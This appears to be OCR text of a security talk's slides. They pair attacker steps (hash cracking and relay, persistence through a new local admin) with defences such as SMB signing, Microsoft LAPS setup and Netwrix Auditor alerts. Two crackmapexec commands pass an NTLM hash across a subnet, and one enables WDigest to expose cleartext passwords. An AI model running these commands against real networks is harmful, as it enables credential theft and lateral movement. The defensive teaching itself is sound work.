


“Crack and relay hashes!” (could we have stopped this?)

techgenix.com/windows-smb-signing/



“Crack and relay hashes!” (where else am I local admin?)



“Crack and relay hashes!”


Local Administrator Password Solution (LAPS)

Important! Selecting a language below will dynamically change the complete page content to that language.

Language: **English** Download

The "Local Administrator Password Solution" (LAPS) provides management of local account passwords of domain joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset.

“Crack and relay hashes!”



Setup LAPS management workstation

1. From the workstation where you will manage LAPS, log in as a domain admin.
2. Download the LAPS bundle at https://www.microsoft.com/en-us/download/details.aspx?id=46899.
3. Run the **LAPS.x64.msi** and in the install, choose to install the **AdmPwd GPO Extension** (selected by default) but also the **Management Tools** by clicking the drop-down and selecting **Entire feature will be installed on local hard drive**. After completing these steps you should now see Local Administrator Password Solution in the installed programs list).

Configure policy store for LAPS

1. Copy `C:\Windows\PolicyDefinitions\AdmPwd.admx` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\`
2. Copy `C:\Windows\PolicyDefinitions\en-us \AdmPwd.adml` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\en-us`.

Note, if your central store is not setup, you will want to follow this article to get it configured first.

Configure AD for LAPS

1. Back at your administrative LAPS workstation, ensure you are running at least Powershell 3.x (run **$PSVersionTable.PSVersion** to determine that, then install WMF 5.1 to quickly jump from older versions of PS to the current).

“Crack and relay hashes!” (enable wdigest)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107×25
[root@up2nogood:/7MinSuckurity#
root@up2nogood:/7MinSuckurity# crackmapexec smb 192.168.55.0/24 -u Administrator -H aad3b435b51404eeaad3b43
5b51404ee:74f137811830e4804873f9ad4ffb97ff --local-auth
```


“Establish persistence!” (with new local admin user)


```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107×25
[root@up2nogood:/7MinSuckurity#
root@up2nogood:/7MinSuckurity# crackmapexec smb 192.168.55.0/24 -u Administrator -H aad3b435b51404eeaad3b43
5b51404ee:74f137811830e4804873f9ad4ffb97ff --local-auth --wdigest enable
```

“Establish persistence!”

Netwrix Auditor Alert

Who:	7MS-APP01\Administrator
Action:	Modified
Object type:	Local Group
What:	System Information\Local Groups\Administrators
When:	5/16/2019 10:15:09 PM
Where:	7ms-app01
Data source:	Windows Server
Monitoring plan:	WinServer_Monitoring plan 1
Item:	7ms-app01 (Computer)
RID:	20190517032842670 7DE33419A30B483C947D2B7DFDE0C
Details:	Members: - Added: "7MS-APP01\admin2"


Recycle Bin
Google Chrome
Windows Server 2012
Windows Server 2012 Standard Evaluation
Windows License valid for 180 days
Build 9200
10:23 PM
5/16/2019


Netwrix Auditor - 7MS-DT01
Netwrix Auditor 9.7
Visibility Platform for User Behavior Analysis and Risk Mitigation
Help Center
Quick Start
New Active Directory Plan
New Windows File Servers Plan
New Windows Server Plan
New SQL Server Plan
New Exchange Plan
New Exchange Online Plan
New Azure AD Plan
All data sources
Intelligence
Search
Reports
Behavior anomalies
Risk assessment
Enterprise overview
Failed activity trend
User account status changes
Activity outside business hours
Logons by single user from multiple endpoints
Administrative group and role changes
AD or Group Policy modifications by administrator
Configuration
Monitoring Plans
Alerts
Subscriptions
Integration
Health status
Settings
Trial period: 15 days. After the trial period ends, you can supply a commercial license, or switch to Free Community Edition.
netwrix
Type here to search
10:56 PM
5/16/2019


Recycle Bin
kiwi_passwords.yar
Type here to search
10:34 PM
5/16/2019

“Trash the place!”

Netwrix Auditor Alert

Logon to 7MS-DC01

Alerts on any successful logon to a machine critical to security, such as an important domain controller. Use this alert to exercise security control over your organization. This alert does not work out of the box; you must provide a computer name to activate the alert.

Who:	7MS\brian
Action:	Successful Logon
Object type:	Interactive logon
What:	7ms-dc01.7min.sec
When:	5/17/2019 12:24:31 AM
Where:	7ms-dc01.7min.sec

“Trash the place!”

